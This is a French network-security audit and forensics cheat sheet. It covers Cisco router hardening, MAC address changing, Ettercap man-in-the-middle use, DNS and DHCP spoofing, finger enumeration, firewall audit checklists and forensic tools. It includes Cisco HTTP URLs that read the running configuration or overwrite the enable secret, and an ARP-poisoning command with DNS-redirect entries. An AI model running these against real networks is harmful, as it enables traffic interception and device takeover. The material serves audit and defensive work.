<p>Liste d'accès simple numéro 10 qui autorise la communication à partir de 192.168.0.10 :</p> <pre>!— Peut être utiliser pour limiter l'accès à un service no access-list 10 access-list 10 permit 192.168.0.10</pre> <p>Liste d'accès complexe numéro 20 qui autorise la communication vers 192.168.0.0 pour les protocoles http, dns, smtp et ssh seulement pour le poste d'administration :</p> <pre>no access-list 20 access-list 20 deny ip 192.168.0.0 0.0.0.255 any access-list 20 permit tcp any 192.168.0.0 0.0.0.255 gt 1023 established access-list 20 permit udp any 192.168.0.0 0.0.0.255 gt 1023 access-list 20 permit tcp any host 192.168.0.0 0.0.0.255 eq www access-list 20 permit tcp any host 192.168.0.0 0.0.0.255 eq domain access-list 20 permit udp any host 192.168.0.0 0.0.0.255 eq domain access-list 20 permit tcp any host 192.168.0.0 0.0.0.255 eq smtp access-list 20 permit tcp any host 192.168.0.10 eq ssh access-list 20 deny any any</pre> <p>Activer un groupe d'ACL sur une interface :</p> <pre>interface FastEthernet0/1 ip address 192.168.0.1 255.255.255.0 ip access-group 20 in</pre> <p>Limite par ACL de la connexion au TELNET pour 5 connexions simultanée :</p> <pre>line vty 0 4 access-class 10 in</pre>	<p>Activer le HTTPS:1000 au lieu du HTTP et activer le mot de passe de compte locale :</p> <pre>aaa new-model vskip 0.1cm aaa local authentication attempts max-fail 3 aaa authentication login default local no ip http server ip http secure-server ip http secure-port 1000</pre> <p>Faibles HTTP 2001/2005 :</p> <pre>http: //192.168.0.1/level/99/exec/show/run http: //192.168.0.1/level/99/exec/-/show/run http: //192.168.0.1/level/99/configure/-/enable/secret/MotDePassEcrase</pre>
VLAN (config)	Verrouillage de port (config)
	<p>Création du VLAN 2 :</p> <pre>vlan 2 name VlanTest interface vlan 2 ip address 192.168.0.1 255.255.255.0</pre> <p>Mettre une interface dans le VLAN 2 :</p> <pre>interface fastethernet0/1 switchport mode access switchport access vlan 2</pre> <p>Port mirroring sur l'interface 1 de 2 et 3 :</p> <pre>monitor session 1 source interface fastethernet0/2 monitor session 1 source interface fastethernet0/3 monitor session 1 destination interface fastethernet0/1</pre>
NTP	SNMP (config)
<p>Configurer le serveur NTP (1-5): (config)</p> <pre>ntp master 1</pre> <p>Configurer le client NTP : (config)</p> <pre>ntp server 192.168.0.10</pre> <p>Modifier/afficher l'heure de l'EAR :</p> <pre>clock set 12:30:00 5 oct 2010 Show clock</pre> <p>Afficher l'état du service NTP :</p> <pre>show ntp status</pre>	<p>MAC locking sur un port avec fermeture du port si mauvaise adresse :</p> <pre>interface fastethernet0/1 switchport port-security mac-address 0011.2233.4455 switchport port-security violation shutdown</pre> <p>MAC locking automatique sur un port :</p> <pre>interface fastethernet0/1 switchport port-security switchport port-security mac-address sticky</pre> <p>Déverrouillage d'un port au bout de 30s :</p> <pre>errdisable recovery cause psecure violation errdisable recovery interval 30</pre>
SSH (config)	Bannière de connexion (config)
<p>Configurer SSH :</p> <pre>!— Génération de la clé RSA cry key generate rsa !— Time-out de connexion et port ip ssh time-out 60 ip ssh port 2000 !— Nb mauvaise authentication ip ssh authentication-retries 2 !— Utiliser la V2 du protocole ip ssh version 2</pre> <p>Forcer l'utilisation de SSH :</p> <pre>line vty 0 4 transport input ssh login local</pre>	<p>Création de groupe avec ACL pour autoriser la machine 192.168.0.2 :</p> <pre>access-list 99 permit 192.168.0.2 access-list 99 deny any snmp-server group MonGroupe v3 auth readview public\ write private notify private access 99</pre> <p>Limitation SNMP en v3 avec authentification et ACL :</p> <pre>snmp-server user user groupe v3 auth md5 MotDePass access 99</pre>

Éléments actifs : CISCO (3/3)

FTP (config)	Journaux (config)																											
Activer, limiter l'accès aux journaux et activer un mot de passe : <i>ftp-server enable</i> <i>ftp-server topdir disk0:/syslogd.dir</i> Lire la configuration en TFTP (port 69) : <i>get 192.168.0.1 -config</i>	Enregistrement des journaux avec date et heure sur un SYSLOG 192.168.0.1 : <i>service timestamps log datetime localtime logging on logging trap warnings logging 192.168.0.1</i> Afficher les log sur la machine (hors config) : <i>logging buffered</i> <i>show log</i>																											
TACAS (config)	Les différents niveaux de journalisation																											
Utilisation d'un serveur TACAS pour s'authentifier : <i>aaa new-model</i> <i>aaa authentication login default group tacacs</i> <i>tacacs-server host Serveur-TACAS</i> <i>tacacs-server key Cle-TACAS</i> Limiter les droits pour un groupe : <i>aaa accounting exec default start-stop group tacacs</i> <i>aaa accounting commands 0 default start-stop group tacacs</i> <i>aaa accounting commands 1 default start-stop group tacacs</i>	<table><tr><th>Nom</th><th>Num</th><th>Description</th></tr><tr><td>emergencies</td><td>0</td><td>Système HS</td></tr><tr><td>alerts</td><td>1</td><td>Action immédiate requise</td></tr><tr><td>critical</td><td>2</td><td>Condition critique</td></tr><tr><td>errors</td><td>3</td><td>Erreur</td></tr><tr><td>warnings</td><td>4</td><td>Avertissement</td></tr><tr><td>notifications</td><td>5</td><td>Avertissement Action normale</td></tr><tr><td>informational</td><td>6</td><td>Message d'avertissement</td></tr><tr><td>debugging</td><td>7</td><td>Message de débogage</td></tr></table>	Nom	Num	Description	emergencies	0	Système HS	alerts	1	Action immédiate requise	critical	2	Condition critique	errors	3	Erreur	warnings	4	Avertissement	notifications	5	Avertissement Action normale	informational	6	Message d'avertissement	debugging	7	Message de débogage
Nom	Num	Description																										
emergencies	0	Système HS																										
alerts	1	Action immédiate requise																										
critical	2	Condition critique																										
errors	3	Erreur																										
warnings	4	Avertissement																										
notifications	5	Avertissement Action normale																										
informational	6	Message d'avertissement																										
debugging	7	Message de débogage																										
Spanning Tree Protocol (config)	Définition de service																											
L'activer en cas de boucle réseau : <i>spanning-tree IdDuVLAN priority PrioriteDeLien</i> <i>spanning-tree IdDuVLAN max-age [6 à 200s]</i> <i>spanning-tree IdDuVLAN forward-time [4 à 200s]</i> <i>spanning-tree IdDuVLAN hello-time [1 à 10s]</i> Coût et priorité pour un port : <i>interface fastethernet0/1</i> <i>load-interval 30</i> <i>duplex full</i> <i>speed 100</i> <i>spanning-tree IdDuVLAN cost Coût</i> <i>spanning-tree IdDuVLAN port-priority Priorité</i> Désactiver le STP : <i>no spanning-tree vlan IdDuVLAN</i>	CDP : CISCO Discovery Protocol, protocole de couche 2 de recherche automatique d'EAR nécessitant l'utilisation du SNMP. CGMP : Cisco Group Management Protocol, exploite l'IGMP pour choisir la bonne route des paquets et éviter de les envoyer à tout le monde. IGMP Snooping : déconseillé sur des routeurs, il ralentit le débit et consomme du processeur. Permet de gérer des groupes de communications (sur des switches/routeur) pour l'utilisation de multicast.																											
Priorités et coûts du STP	Outils et liens																											
<table><tr><th>Débit</th><th>Coût</th><th>Coût recommandée</th></tr><tr><td>4Mbps</td><td>250</td><td>100 à 1000</td></tr><tr><td>10Mbps</td><td>100</td><td>50 à 600</td></tr><tr><td>16Mbps</td><td>62</td><td>40 to 400</td></tr><tr><td>100Mbps</td><td>19</td><td>10 to 60</td></tr><tr><td>1Gbps</td><td>4</td><td>3 to 10</td></tr><tr><td>10Gbps</td><td>2</td><td>1 to 5</td></tr></table> Pour la priorité de 1 à 65535, plus le niveau est faible et plus le lien est prioritaire.	Débit	Coût	Coût recommandée	4Mbps	250	100 à 1000	10Mbps	100	50 à 600	16Mbps	62	40 to 400	100Mbps	19	10 to 60	1Gbps	4	3 to 10	10Gbps	2	1 to 5	Scan d'EAR CISCO par classes d'adresse (A:1,B:2,C:3) : <i>./pentest/cisco/ciscos/ciscos 192.168.0 3</i> GNS3 : simulateur d'EAR et réseau http://www.gns3.net/ IOSHunter : recherche et téléchargement d'IOS http://www.vitaltech-group.com/IOSHunter.htm Nipperme : test de configuration EAR CISCO http://nipperme.sourceforge.net/ <i>nipper --ios-router --input=conf.txt --output=audit.html</i> Documentation CISCO : http://www.cisco.com/en/US/docs/switches/lan/catalyst2950/software/release/12.1_22ea/SCG/swcli.html Sécurisation CISCO : http://www.cisco.com/en/US/tech/tk648/tk361/technologies_tech_note09186a0080120f48.shtml Documentation FR : http://www.fcug.fr/ Configuration STP basique : http://www.queret.net/blog/post/2007/03/07/66-configurer-spanning-tree-entre-2-switch-cisco-3548						
Débit	Coût	Coût recommandée																										
4Mbps	250	100 à 1000																										
10Mbps	100	50 à 600																										
16Mbps	62	40 to 400																										
100Mbps	19	10 to 60																										
1Gbps	4	3 to 10																										
10Gbps	2	1 to 5																										
VTP - VLAN Trunking Protocol (config)																												
Affecter le mode VTP (ici serveur) : <i>vtp mode (server/client/transparent)</i> <i>vtp domain NomDuDomaine</i> <i>vtp password MonMotDePasse</i> <i>vtp pruning</i> Afficher l'état (hors config) : <i>show vtp status</i>																												

Etherchange :

Utilitaire (Windows) en ligne de commande permettant de modifier l'adresse MAC d'une carte réseau.

Lien : <http://ntsecurity.nu/toolbox/etherchange/>

Pour Windows :

Pour commencer il faut exécuter le programme sous console DOS, un menu apparaît il faut sélectionner la carte réseau qui nous intéresse.

Choisir une interface réseau à modifier :

```
EtherChange 1.1 - (c) 2003-2005, Arne Vidstrom
                - http://ntsecurity.nu/toolbox/etherchange/

0. Exit
1. Intel(R) PRO/100 VE Network Connection

Pick a network adapter: 1
```

*On choisit ensuite s'il faut réinitialiser l'adresse MAC, ou la modifier (Attention il faut entrer l'adresse sous la forme **AA00BB11CC22**).*

Modifier l'adresse MAC :

```
0. Exit
1. Specify a new ethernet address
2. Go back to the built-in ethernet address of the network adapter

Pick an action: 1

Specify a new ethernet address (in hex without separators):
```

*Sous Windows il est aussi possible de modifier l'adresse MAC dans les propriétés de la connexion réseau -> bouton **Configurer** -> onglet **Avancé**, sélectionner dans la liste **propriété** : **Adresse administrée localement**, en bas de la fenêtre sélectionner **Valeur** et indiquer dans la zone de texte l'adresse choisie (exemple : **AABBCCDDEEFF**).*

Sous Windows il est aussi possible de modifier l'adresse MAC directement dans la base de registre :

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002bE10318}

*Dans l'arborescence précédente, parcourir les sous clés (de type 001, 002, 003...) et vérifier la chaîne **DriverDesc** qui correspond au nom de la carte réseau. Il suffit ensuite de remplacer ou créer la valeur de type chaîne nommée **NetworkAddress**, par exemple : **99-AA-BB-CC-DD-EE***

Pour appliquer la valeur désactiver puis réactiver la carte réseau.

Pour Linux :

*Sous linux, pour l'interface réseau **eth0** :*

[ifconfig eth0 down](#)

[ifconfig eth0 hw ether XX:XX:XX:XX:XX:XX](#)

[ifconfig eth0 up](#)

Ettercap :

Suite d'utilitaires multi-plateformes (Linux, MacOS, Windows...) permet d'effectuer des attaques de type Man In The Middle, d'analyser et de modifier les paquets automatiquement.

Lien : <http://ettercap.sourceforge.net/>

http://sourceforge.net/project/showfiles.php?group_id=17435&package_id=130431&release_id=269408

http://www.secuobs.com/news/print04102006-ettercap_2.shtml

http://openmaniak.com/ettercap_filter.php

La première des fonctionnalités est le Man In The Middle, il est possible de l'effectuer en ligne de commande ou de manière graphique. **(T)** en mode texte, **(M)** MITM en utilisant l'empoisonnement de cache **(arp)**, **(:remote)** permet d'exploiter le fait que la machine ***.254** est le routeur.

Man In The Middle :

`ettercap -T -M arp:remote /192.168.1.11/ /192.168.1.254/`

Par l'interface graphique (`ettercap -G -n 255.255.255.0`) il faut aller dans le menu **Sniff->Unified Sniffing...** puis sélectionner l'interface réseau. Lister les machines du réseau : **Hosts->Scan for hosts...** puis sélectionner les cibles dans **Hosts->Hosts list...** Pour activer l'ARP-poisoning, **Mitm->Arp poisoning...**

Deux options sont alors disponibles :

- **Sniff remote connections.** (Exploiter les paquets interceptés.)
- **Only poison one-way.** (Utilisation de l'ARP-poisoning seul.)

Afin d'activer la redirection automatique des paquets, il faut activer l'écoute : Menu **Start->Start sniffing**

DNS spoofing : (Nécessite le MITM d'activé, les plugins sont dans **Plugins->Manage the plugins**)

Modifier au préalable le fichier (répertoire sous Windows EttercapNG/share/) : **etter.dns**

Exemple pour que les sites microsoft soient redirigés vers linux.org (198.182.196.48) :

`www.microsoft.com A 198.182.196.48`

`*.microsoft.com A 198.182.196.48`

`www.microsoft.com PTR 198.182.196.48`

Pour activer le plugin : double cliquer sur `dns_spoof`

Pour vider le cache dns :

- (Windows) `ipconfig /flushdns`
- (Linux) `/etc/init.d/dns-clean start`

Pour le visionner : `ipconfig /displaydns`

DHCP spoofing : (Pour assigner une passerelle dans le but de DOS ou MITM.)

Pour commencer il faut effectuer un scan des hôtes disponibles sur le réseau (voir MITM), il reste à activer le spoofing : **MITM->DHCP spoofing...**, puis remplir les informations de configuration :

- **Ip Pool(optional)** ; groupe d'adresses à appliquer (ex. 192.168.0.30,35,50-60) ;
- **Netmask** ; le masque de sous réseau (ex. 255.255.255.0) ;
- **DNS server Ip** ; l'IP du serveur DNS (ex. 192.168.0.1) ;

Si on laisse **IP Pool** vide, seuls la passerelle et les autres paramètres seront modifiés sur le client.

Afin d'activer la redirection automatique des paquets, il faut activer l'écoute : Menu **Start->Start sniffing**

Suivi de connexion HTTP : (Nécessite le MITM d'activé)

Modifier le navigateur dans le fichier (sous windows dans EttercapNG/share/) : **etter.conf** la ligne suivante définit le navigateur à ouvrir :

`remote_browser = "firefox -remote openurl(http://% host% url)"`

Pour activer le plugin : double cliquer sur `remote_browser`

Exemple de script de modification d'entête :

`if (tcp.src == 21 && search(DATA.data, "ProFTPD")) {replace("ProFTPD","totoFTP");}`

Pour compiler un filtre `etterfilter monCode -o monCodeFiltre` , charger un filtre **(-F)** ou **Filters->Load a filter...**

Remarque : l'application est peu stable sous Windows, et nécessite OpenSSL pour les flux chiffrés.

Finger :

Le service finger (port 79 Tcp/Udp) permet d'obtenir des informations sur les utilisateurs du système. RFC : 1288.

Lien : <http://www.ietf.org/rfc/rfc1288.txt>

L'utilitaire finger (natif sous linux et Windows) permet d'effectuer des tests distants.

L'option -l active l'affichage des informations en liste.

Liste des utilisateurs connectés, leur mails et leur temps de connexion

[finger -l @192.168.2.5](#) ou [finger -l @NomMachine](#)

Permet de connaître le nom du propriétaire d'un mail

[finger -l user@mail.com](#)

Emplacement du fichier de configuration sous Linux :

[/etc/cfingerd.conf](#)

Firewall/IDS/IPS :

Liste de points à vérifier lors d'un audit pour un pare-feu applicatif (exemple : IPTABLES) ou spécialisé (exemple : ARKOON) ou de sondes IDS (Système de Détection d'Intrusion)/IPS (Système de Prévention d'Intrusion).

Lien : <http://www.ossec.net/>
<http://www.snort.org/>

Définitions :

IDS (Intrusion Detection System) est une sonde réseau effectuant de l'écoute furtive, permettant de détecter des activités suspectes.

IPS (Intrusion Prevention System) mêmes fonctions qu'un IDS mais permet de se mettre en coupure sur le réseau.

NIDS/NIPS (Network Based Intrusion Detection/Protection System) écoute au niveau du réseau.

HIDS/HIPS (Host Based Intrusion Detection/...) écoute au niveau des hôtes (Apache + Mod_security).

Application :

- ☐ Vérifier toutes les mises à jour (liste blanche, liste noire, mise à jour applicative).
- ☐ Vérifier la périodicité des mises à jour.
- ☐ Vérifier la présence d'un antivirus à jour.
- ☐ Vérifier la méthode de mise à jour (Internet, Intranet...).

Filtrage :

- ☐ La règle de filtrage par défaut doit être : refuser tous les flux.
- ☐ Vérifier la liste des flux autorisés (seuls les flux utiles doivent être autorisés).
- ☐ Comment sont établies les règles de filtrage (téléchargement Internet/Intranet...)
- ☐ Un filtrage sur les flux définis doit être implémenté pour les expéditeurs et destinataires.
- ☐ Vérifier que seules les machines d'administration ont le droit d'administrer l'élément.
- ☐ Une seule méthode d'administration doit être utilisée (locale, SSH, HTTPS), les autres doivent être désactivées.

Audit :

- ☐ Vérifier que des filtres d'audit sont appliqués (sur les protocoles bloqués, et flux intrusifs)
- ☐ Vérifier la journalisation (taille minimum de log, écrasement automatique ou archivage).
- ☐ Vérifier les accès aux journaux (droits de lecture, modification, sauvegarde).

Mode de fonctionnement :

- ☐ Définir l'état (bloquant ou passant) du pare-feu en cas de saturation (bande passante ou journaux).
- ☐ Dans le cas d'utilisation de sonde IDS/IPS préciser si elle interagit avec un pare-feu.
- ☐ La sonde peut-elle modifier l'état du pare-feu ?

Tests : (voir si le pare-feu réagit)

- ☐ Envoi de paquets fragmentés (avec Hping, Nmap...).
- ☐ Envoi de paquets avec une signature virale (type EICAR).
- ☐ Tester un rebond par le poste d'admin. pour scanner/administrer/passer le pare-feu.
- ☐ Tester un rebond par une sonde pour scanner/administrer/passer le pare-feu.

Foremost :

Outil Unix/Linux console de récupération de fichier, permet une utilisation sur des fichiers raw (créés avec dd).

Lien : <http://foremost.sourceforge.net/>

Récupération de fichiers effacés :

Sauvegarder la liste des fichiers effacés sur le disque sda1 dans le fichier save/audit.txt en précisant la date et heure :

foremost -w -T -i /dev/sda1 -o save/

Restauration de tous les fichiers identifiés sur le disque sda dans le répertoire save/ en précisant la date et heure :

foremost -T -t all -i /dev/sda -o save/*

Récupération rapide de tous les fichiers PDF sur le disque sda1 dans le répertoire save/ :

foremost -v -i /dev/sda1 -q -t pdf -o save/

Exemple pour préciser un fichier de configuration : -c /etc/foremost.conf

Pour sortir d'un scan : CTRL+C

Gestion de fichiers :

Suppression sécurisé avec secure-delete :

sfill fichier_a_supprimer

Mise en place d'un raccourcis pour copier les fichiers dans la corbeille en cas de suppression :

Modifier le fichier ~/.bashrc, et ajouter à la fin du fichier la ligne suivante :

alias sup="mv -t ~/.local/share/Trash/files --backup=t"

Forensic :

Une analyse "forensic" représente l'analyse d'un système ayant été compromis.

Ces objectifs sont de déterminer les méthodes, la nature et l'état de la compromission.

Attention ! Toute analyse doit être effectuée sur une copie d'une disque afin de ne pas modifier l'intégrité des données (surtout en cas de transmission du dossier à un juge).

Lien : <http://ncfs.ucf.edu/craiger.forensics.methods.procedures.final.pdf>

Lors de la découverte ou d'un doute de compromission :

- ☐ Sauvegarder l'état des processus et la liste des ports ouverts.
- ☐ Effectuer un *Dump* de la mémoire de l'utilisateur.
- ☐ Effectuer une copie des disques bit-à-bit.
- ☐ Vérifier l'intégrité de l'image en effectuant un checksum SHA du disque original et de l'image.
- ☐ Ne pas éteindre la machine, la déconnecter de tout réseau en cas de risques de compromissions.
- ☐ En cas de disque chiffré, récupérer la clé de déchiffrement et le type de solution utilisée.

Système de fichier :

- ☐ Monter l'image de la partition.
- ☐ Effectuer une liste de l'ensemble des fichiers présents sur le disque avec empreinte SHA (peut être demandé en cas de demande judiciaire).
- ☐ Tenter une récupération des fichiers effacés.
- ☐ Vérifier la présence de virus sur tous les fichiers (même effacés).
- ☐ Identifier les fichiers importants : scripts, sauvegardes, registre, multimédias, bureautiques, compressés, exécutables et temporaires. . .
- ☐ Rechercher les derniers fichiers modifiés.
- ☐ Vérifier les droits des utilisateurs (administrateur, guest, lecture+écriture, SUID/SGID. . .).

Mémoire :

- ☐ Recherche d'occurrences dans les fichiers de swap, mémoire et hibernation (chaînes, mots de passe. . .).

Périphériques :

- ☐ Liste et date d'utilisation des derniers périphériques USB/Firewire. . .
- ☐ Liste des périphériques réseau installés.
- ☐ Liste des réseaux et cartes installées.

Applications :

- ☐ Exporter la liste de tous les scripts/applications au démarrage de la machine.
- ☐ Vérifier la liste des applications installés.
- ☐ Vérifier la présence de fichiers, journaux et répertoires d'applications spécifiques (exemple : putty. . .).
- ☐ Vérifier les traces d'applications dans la base de registre et dans les fichiers d'audit.
- ☐ Exporter les journaux de navigation Internet, favoris et cookies (recherche de sites illégaux et statistiques d'utilisation).
- ☐ Vérifier les mails (et sauvegarde des mails) des utilisateurs.

Journaux d'audit :

- ☐ Vérifier tous les journaux d'audit (horaires d'accès, accès multi-utilisateurs, droits spécifiques, cohérence des journaux pour détecter la suppression d'enregistrement ou le changement d'heure.).
- ☐ Exportation des applications exécutées, nombre d'utilisation et dates de dernière utilisation.

Forensic - Outils (1/3)

Système de fichiers

Nom/URL	Description
dd (data dump)	Permet d'effectuer des copies bit à bit de données. Note : En cas de disque endommagé ou besoin de reprise préférer : ddrescue packet gddrescue ou dc3dd http://dc3dd.sourceforge.net Pour Windows mdd : http://sourceforge.net/projects/mdd/ et dd : http://www.chrysocome.net/dd
VBoxManage http://www.virtualbox.org	Permet la conversion de disque en formats : RAW, VDI, VMDK, VHD... Fait parti de Virtualbox.
raw2vmdk http://sourceforge.net/projects/raw2vmdk	Permet la création rapide d'un lien à partir d'un disque RAW vers un VMDK (plus besoin de convertir le disque).
P2 eXplorer http://www.paraben.com/programs/download.php?f=p2x.exe	Permet l'ouverture d'un grand nombre de format d'image sans modification.
TestDisk + PhotoRec http://www.cgsecurity.org	Recherche de partitions et fichiers effacés (FAT, NTFS, EXT2/EXT3, HFS+). Se base sur les entêtes de fichier : http://www.cgsecurity.org/wiki/File_Formats_Recovered_By_PhotoRec
Windows File Analyzer http://www.mitec.cz/wfa.html	Analyseur de fichiers : Thumbs.db, prefetch, raccourcis, Index.DAT et corbeille.
Strings avancé pour Windows http://technet.microsoft.com/en-us/sysinternals/bb897439.aspx	Extracteur de chaine Ansi et Unicode.
Encrypted Disk Detector http://www.jadsoftware.com/go/?page_id=167	Recherche de volumes chiffrés (PGP, Truecrypt et Bitlocker).
TCHunt http://16s.us/TCHunt/downloads/TCHunt-1.5/	Recherche de volumes chiffrés.
FI TOOLS (Payant) http://www.forensicinnovations.com/fitools.html	Recherche de volumes chiffrés.
Passwar Kit (Payant) http://www.lostpassword.com/kit-enterprise.htm	Recherche de volumes chiffrés et extraction de la clé en mémoire.
Dislocker http://www.hsc.fr/ressources/outils/dislocker/index.html	Déchiffrement sous Linux de contenaires Bitlocker.

Mémoire

Nom/URL	Description
Memoryze http://www.mandiant.com/products/free_software	Extraction de la mémoire de système Windows. Le logiciel <i>audit viewer</i> permet de traiter ses résultats.
Ptfinder http://computer.forensikblog.de/files/ptfinder/ptfinder-current.zip	Recherche de fichiers dans la mémoire.
Volatility https://www.volatilesystems.com/default/volatility	Suite, extraction des processus, données, éléments du registre...

Forensic - Outils (2/3)

Antivirus

Nom/URL	Description
Clam Antivirus http://www.clamav.net	Antivirus en ligne de commande fonctionnant sur un grand nombre de systèmes.
VirusTotal http://www.virustotal.com	Analyse de fichier en ligne par un grand nombre d'antivirus. Application Windows : http://www.virustotal.com/vtsetup.exe
Bit9 FileAdvisor https://fileadvisor.bit9.com	

Journaux d'audit

Nom/URL	Description
Evtx_view http://www.tzworks.net	Extraction, analyse et export des journaux d'événement Evtx.
SearchEvent/Filter Events http://ctxadmttools.musumeci.com.ar	Analyse et export des journaux d'événement Evtx.
EvtxParser http://computer.forensikblog.de/files/evtx/Parse-Evtx-current.zip	Script perl pour parser les fichiers Evtx.
Log Parser http://www.microsoft.com/download/en/details.aspx?displaylang=en&pf=true&id=24659	Convertisseurs de fichiers NCSA, IIS, IISODBC, BIN, IISMSID, HTTPERR, URLSCAN, CSV, TSV, W3C, XML, EVT, ETW, NETMON, REG, ADS, TEXTLINE, TEXTWORD, FS, COM

Base de registre

Nom/URL	Description
Yaru http://www.tzworks.net	Extraction, analyse dans les fichiers de base de registre brut.
WRR http://www.deftlinux.net	Extraction, recherche et analyse du contenu des fichiers de base de registre brut. Fait parti de la suite DEFT-EXTRA.

Navigateurs Internet

Nom/URL	Description
Nirsoft http://www.nirsoft.net	Liste d'outils permettant d'extraire les historiques de navigation, messagerie, recherche et mots de passes.
Firefox Extractor (f3e) http://www.firefoxforensics.com	Extracteur de l'historique de navigation pour Firefox 3 et Chrome.
Historian http://www.gaijin.at/dlhistorian.php	Extracteur de l'historique de navigation pour IE, Mozilla, Firefox, Opéra et Chrome.
SQLiteBrowser http://sourceforge.net/projects/sqlitebrowser/	Client pour base SQLite.
Plist-editor http://www.icopybot.com/plist-editor.htm	Éditeur de fichier de d'historique pour Safari.

Messagerie

Nom/URL	Description
Mail Viewer http://www.mitec.cz/mailview.html	Permet de lire les bases de messageries : Outlook, Thunderbird, Live Mail et fichiers EML.
SysTools Export Notes (Payant) http://www.lotusnotestooutlook.net/convert-lotus-notes-to-outlook.html	Permet de lire les bases de messageries LotusNotes.

Forensic - Outils (3/3)

Fichiers spéciaux

Nom/URL	Description
Rifiuti http://www.mcafee.com/us/downloads/free-tools/rifiuti.aspx	Fichier corbeille
RecycleReader http://www.live-forensics.com/dl/RecycleReader.zip	Fichier corbeille
Vinetto http://sourceforge.net/projects/vinetto/	Thumbs.db
Exif http://araskin.webs.com/exif/exif.html	Pluggin Firefox/thunderbird, pour extraction des informations des fichier Exif d'index d'appareil numérique (exemple : photos)
Meta-extractor http://meta-extractor.sourceforge.net/	Fichiers image, BMP, GIF, JPEG et TIFF
Hachoir https://bitbucket.org/haypo/hachoir/wiki/Home	Librairie Python pour extraire les métadonnées : Vidéos, musiques, images, archives ZIP, TAR, PDF, torrent, HTML

Frameworks, suites d'outils et distributions

- Suite SYSINTERNAL : <http://technet.microsoft.com/en-us/sysinternals/bb896649.aspx>
- Suite Foundstone (Mcafee) : <http://www.mcafee.com/us/downloads/free-tools/index.aspx>
- Suite Nirsoft : <http://nirsoft.net>
- Suite DEFT-EXTRA : <http://www.deftlinux.net>
- Suite mitec : <http://www.mitec.cz/>
- DFF : <http://www.digital-forensic.org>
- FTK (Forensic Toolkit) : <http://accessdata.com/support/adownloads>
- SANS : <https://computer-forensics.sans.org/community/downloads/>
- TSK : <http://www.sleuthkit.org/sleuthkit/download.php>
- Mitec : <http://www.mitec.cz>
- Tzworks : http://www.tzworks.net/download_links.php
- Suite Volatility : <https://www.volatilitysystems.com/default/volatility>
- Tarasco Security Tools : <http://www.tarasco.org/security/tools.html>
- RtCA, traitement du système de fichiers, de la base de registre et des journaux d'audit : <http://code.google.com/p/omnia-projetcs/>

Ressources

- Forensic en général :
<http://forensiccontrol.com/resources/free-software>
<http://www.forensicswiki.org>
<http://www.forensic-computing.ltd.uk>
<http://www.forensicfocus.com>
<http://www.cybersnitch.net/tucofs/tucofs.asp?mode=mainmenu>
http://www.cert.org/forensics/tools/include/all_announcements.html
<http://www.vulnerabilitydatabase.com/tag/forensics/>
- Mémoire :
<http://sud0man.blogspot.com/2010/04/hkram.html>
- Mac :
<http://www.westwind.com/reference/OS-X/invisibles.html>
- Journaux d'évènements Windows :
<http://www.myeventlog.com>
<http://www.eventid.net>
<http://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspx?i=j>

Forensic - Unix/Linux :

Avant toute copie d'un disque, vérifier le débit de transfert possible avec les connecteurs et disques qui vont être utilisés, pour de meilleures performances préférer des copies machine/live-cd <-> disque externe :

- pour un disque de 100go avec un connecteur USB 1 (2mo/s) : **14h** (débit moyen)
- pour un disque de 100go avec un connecteur USB 2 (5mo-40mo/s) : **6h-1h** (débit moyen)

Lien :

Sauvegarde d'un disque bit à bit : `dd if=/dev/sdc of=/media/sav/fichier_resultat.raw conv=noerror,sync`

Sauvegarde du MBR d'un disque : `dd if=/dev/sdc of=/media/sav/mbr.raw bs=512 count=1`

Sauvegarde de la mémoire RAM : `dd if=/dev/mem of=/media/sav/fichier_resultat.raw`

Sauvegarde de la liste des processus et état : `tar cvjf proc.tar.bz2 /proc`

Sauvegarde de l'état des services et ports : `netstat -an` et `lsof -i n | egrep 'COMMAND|LISTEN'`

Liste des modules chargés en mémoire : `df -a`

Liste des services et leurs niveaux d'exécution : `chkconfig --list`

État des services : `/etc/rc.d/init.d/[Nom du service]`

Liste des tâches programmées : `crontab -l`

Monter une image RAW en local (ici en lecture seule, en n'autorisant pas l'exécution) :

`mount -o loop,ro,noexec imag.raw /media/rep`

Recherche des chaînes dans une image RAW (exemple SWAP) : `strings img_swap.raw`

Liste de tous les fichiers par date de modification : `ls -altR .`

Liste des fichiers modifiés entre hier et 3 jours avants :

(modifiés -mtime, accédés : -atime, ou le status à changé -ctime)

`find . -mtime -4 -mtime +3 -type f -exec ls -lcd \; > resultat.txt`

Scanne antivirus avec Clamav :

Mise à jour de la base de signature : `freshclam`

`clamscan -r -i .`

Outils de récupération de fichiers effacés :

- testdisk (recherche de partition supprimée) shell-menus.
- photorec (recherche de fichiers supprimés) shell-menus.
- **Foremost**
- scalpel (décommenter les types de fichier dans /etc/scalpel/scalpel.conf) : `scalpel img.raw -o resultats`

Version d'Apache installée :

Dernière version disponible sur <http://httpd.apache.org>

Pour chrooter un répertoire : `chroot /media/rep`

`/usr/sbin/httpd -v`

Fichiers et répertoires importants :

Ces élément dépendent de la configuration local.

- Privilèges et état des utilisateurs : `/etc/sudoers`, `/etc/passwd`, `/etc/shadow`, `/etc/group`, `/etc/gshadow...`
- Journaux d'audit : `/var/log/`
- Applications Web : `/var/www/`
- Gestionnaire de démarrage (bootloader) GRUB : `/boot/grub/`
- Scripts de démarrage : `/etc/rcX.d/...`
- Configuration de Gnome : `%userhome%/.gconf`
- Historique des commandes de l'utilisateur : `%userhome%/.bash_history`
- Scripts de connexion et déconnexion des utilisateurs : `%userhome%/.bashrc` et `%userhome%/.bash_logout`

Commandes utiles :

Identifier les heures de début et de fin d'enregistrement pour chaque jour :

`(cat messages.log | uniq -w 6 && tac messages.log | uniq -w 6) | sort -M > fichier_resultat.log`

Filtrer les journaux entre deux dates (en cas de fichier compressé zgrep peut remplacer grep) :

`egrep "Aug 21 11 :|Aug 23 12 :" /var/log/messages > fichier_resultat.log`

Forensic - Windows :

Avant toute copie d'un disque, vérifier le débit de transfert possible avec les connecteurs et disques qui vont être utilisés, pour de meilleures performances préférer des copies machine/live-cd <-> disque externe :

- pour un disque de 100go avec un connecteur USB 1 (2mo/s) : **14h** (débit moyen)
- pour un disque de 100go avec un connecteur USB 2 (5mo-40mo/s) : **1h-6h** (débit moyen)

Lien :

Supprimer le montage automatique des disques (Analyse à partir d'Ubuntu) :

Afin de ne pas modifier le disque qui va être extrait il est important au préalable de la copie de désactiver les fonctions de montage automatique.

```
gconftool-2 -s -t boolean /apps/nautilus/preferences/media_automount false
```

```
